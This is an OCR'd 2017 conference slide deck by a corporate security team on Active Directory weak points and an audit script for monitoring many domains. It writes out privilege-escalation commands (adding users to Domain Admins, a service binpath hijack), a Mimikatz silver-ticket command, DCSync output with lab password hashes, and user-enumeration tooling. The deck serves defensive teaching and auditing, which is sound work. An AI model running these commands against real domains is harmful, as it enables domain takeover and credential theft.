Active directory : How to change a weak point into a leverage for security monitoring

Vincent LE TOUX – ENGIE – France
OSSIR 2017 – Paris (France)
April, 11th 2017


CONTENTS

Chapter 1	Why focusing on Active Directory ?
Chapter 2	Focusing on AD vulnerabilities
Chapter 3	Monitoring the domains (that we don’t control)
Chapter 4	How to secure the domains ?

About the ENGIE Context

A critical infrastructure operator (Thermic, gas, hydro, nuclear) under regulations (NERC/NIS, …)

A complex history & a decentralized culture
The group is present in 70 countries



1822 Société Générale des Pays-Bas

1858 Compagnie Universelle du Canal Maritime de Suez

1880 Société Lyonnaise des Eaux et de l'Éclairage

1895 Compagnie Mutuelle de Tramways

1946 Gaz de France

1990 Electrabel

1997 Suez Lyonnaise des Eaux

2000 International Power

2001 SUEZ

2008 GDF SUEZ

2015 ENGIE

01


Why focusing on Active Directory ?

Does it remind something to you ?

We are secured. We have big walls.
Leave us alone

Your organization

Not castles from fairy tales



Quizz: Who can become the domain admins (or more) ?

Built-in Administrators ✓

```
net group "Domain Admins" %username% /DOMAIN /ADD
```

Server Operators ✓

```
C:\>sc config browser binpath= "C:\Windows\System32\cmd.exe /c net group \" Domain Admins\"
%username% /DOMAIN /ADD" type= "share" group= "" depend= ""
[SC] ChangeServiceConfig SUCCESS
C:\>sc start browser
[SC] StartService FAILED 1053:
The service did not respond to the start or control request in a timely fashion.
```

Print operators ✗

(well, it has the right to logon to DC and discover password in batches or copy ntdis.dit backup)

Account operators ✓

```
net group “badgroup" %username% /DOMAIN /ADD
```
=> see slide after for the choice of the group

Backup operators ✓

Backup C:\Windows\SYSVOL\domain\Policies\{*}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf
Restore: with [Group Membership]

```
*S-1-5-32-544__Members = <etc etc etc>,*S-1-5-21-my-sid
```

Then DCSync krbtgt => Golden ticket => Enterprise admins (see later)

02


Focusing on AD vulnerabilities

Extended rights

Where are your admins ?

- Extended rights can reset the password of accounts, reanimate tombstone, … take control of accounts indirectly

(Allowed-To-Authenticate, User-Force-Change-Password, Reanimate-Tombstones, Unexpire-Password, Update-Password-Not-Required-Bit, Apply-Group-Policy, Self-Membership, Migrate SID History, Unexpire Password, DS-Replication-Get-Changes-All)



CN=Administrators Properties

Object Properties | Security | Attributes

Group or user names:

- Everyone
- SELF
- Authenticated Users
- SYSTEM
- Domain Admins (TEST\Domain Admins)
- Cert Publishers (TEST\Cert Publishers)

Add... Remove


Permissions for Everyone	Allow	Deny
Read	□	□
Write	□	□
Create all child objects	□	□
Delete all child objects	□	□
Add/remove self as member	☑	□
Send to	□	□

For special permissions or advanced settings, click Advanced.

Advanced


Learn about access control and permissions

- Delegation model



=> Users (helpdesk, …) can become domain admins instantly

Pass the hash / over pass the hash / pass the ticket / golden ticket / silver ticket …




Silver ticket + DCSync : being compromise without knowing it

- Detecting silver tickets requires to collect all kerberos events on ALL computers
- Silver / Golden tickets still valid if created with the old password (to avoid replication problem)

Mimikatz = create / import golden / silver ticket
Old or current password

```
kerberos::golden /domain:lab.local /sid:S-1-5-21-xxx
/target: explicitdc.lab.local /service:ldap /rc4:currkey
/user:explicitdc$ /id:xxx /groups:516 /sids:S-1-5-9
/ticket:explicitdc.silver.kirbi
```

DCSync = export secrets needed to build silver tickets




```
  .#####.   DCSync 1.0 "S**c me I'm famous" (Aug  5 2015 00:46:23)
 .## ^ ##.  /* * *
 ## / \ ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##   Vincent LE TOUX             ( vincent.letoux@gmail.com )
 '## v ##'   http://blog.gentilkiwi.com                      (oe.eo)
  '#####'    http://www.mysmartlogon.com                     * * */

[DC] 'Administrateur' will be the user account
[DC] 'lab.local' will be the domain
[DC] 'dc.lab.local' will be the main server

SAM Username         : Administrateur
Object RDN           : Administrateur
Account Type         : 30000000
Account expiration   : 01/01/1601 02:00:00
Password last change : 04/08/2015 22:12:26
Object Security ID   : S-1-5-21-130452501-2365100805-3685010670-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: 8598569e787aa23cbf15e9b0f00695b3
    ntlm- 0: 8598569e787aa23cbf15e9b0f00695b3
    ntlm- 1: 19821b02ad68192b76dc0fc5a549ca99
    ntlm- 2: cc36cf7a8514893efccd332446158b1a
    lm  - 0: 142ced774b52cb30e57fd080143145df
    lm  - 1: 777c6825d5c3841f629a2c181ac01679

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : LAB.LOCALAdministrateur
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : a3b5b3aada9218acd882920bd0e83ac07543
      aes128_hmac       (4096) : 73bf0a426ce4d8a321164748a44f767e
      des_cbc_md5       (4096) : 522543ec4cb62346
```

⇒ You do not need anymore an account to access the AD.
The attack is invisible using classic account supervision

Active Directory trusts

- One kerberos ticket can have a field containing a « SID History » record. Used for migration but not only (used to contain forest group membership)
- One golden / silver ticket can have a field« SID History » forged (example: forest admin SID)
- Without SID Filtering, these tickets works on other domains



Propriétés de : CN=sirius.infra.com

Attributs :

Attribut	Valeur
objectGUID	8c2cca55-ae43-4c90-aa44-834cbfd45439
replPropertyMetaData	AttID Ver Loc.USN Org.DSA
securityIdentifier	\01\04\00\00\00\00\00\05\15\00\00\00\
showInAdvancedVie...	TRUE
trustAttributes	0x20 = (WITHIN_FOREST)
trustDirection	3 = (BIDIRECTIONAL)
trustPartner	[redacted]
trustPosixOffset	-2147483648
trustType	2 = (UPLEVEL)
uSNChanged	10035366
uSNCreated	1057319
whenChanged	17/08/2015 23:22:28 Paris, Madrid
whenCreated	05/11/2008 11:48:37 Paris, Madrid


No SID Filtering inside a forest…

=> One domain can compromise other domains

Account enumeration without domain access

You can enumerate all the users of your bastion using SID enumeration if there is a trust

- Abuse kerberos error code (test: Krbguess, Nmap krb5-enum-users)



```
root@cyclops:/pentest/enumeration/KrbGuess# java -jar krbguess.jar -r mydomain -d /job/users.txt -s 192.168.5.10
KrbGuess v0.21 by Patrik Karlsson <patrik@cqure.net>
====================================================
[INF] Found user: matt@mydomain
[INF] Found (locked/disabled) user: guest@mydomain
[INF] Found user: alice@mydomain
[INF] Found user: bob@mydomain
[INF] Finnished guessing 7 usernames in 2 seconds
```

100% of the domains vulnerable, few % of users enumerated

- Null session: authenticating to a domain with user=« » password=« » (test: rpcclient)
  - Allowed by default on Windows 2003 via MS-LSAT
  - Check Anonymous and everyone are in the group Pre-Windows 2000 Compatible Access
  - Check DsHeuristics has fLDAPBlockAnonOps enabled (forest wide setting)
  - Check the registry key TurnOffAnonymousBlock is set

2 methods:
MS-SAMR
MS-LSAT

10-30% of domains vulnerable, 100% of the users, including trusted domains enumerated

Consequences:

Block **all** the accounts if a locking policy is in place (including those in trusted domains)
Locate weak accounts and bruteforce passwords

03

Monitoring the domains (that we don’t control)

Our recipe

Run an audit script …
… is a « 5 minutes job »


1) Build an « audit script » with minimal requirements (no domain admin rights, no need to run on a DC, run only once, …)

2) Easy to understand KPI

3) Sell it to the top management as « it is a 5 minute job »

4) Wait for the result and follow the deployment

What’s look like



Active Directory Indicators

Domain Risk Level : 80 details


=Max (all scores)

Stale Object : 80 /100 details

Trusts : 0 /100 details

Privileged Accounts : 10 /100 details

Anomalies : 36 /100 details



FOCUS: AD Healthcheck script V1 Global KPI

SCRIPT EXECUTION

🟩 NB AUDITED

🟥 NB NOT AUDITED

Evolution from 09/09/2016

- Total: 303 domains
- NB domains: -3 domains
- NB audited domains: +17 domains

RISK SYNTHESIS

Evolution from 09/09/2016

- Evolution: -2

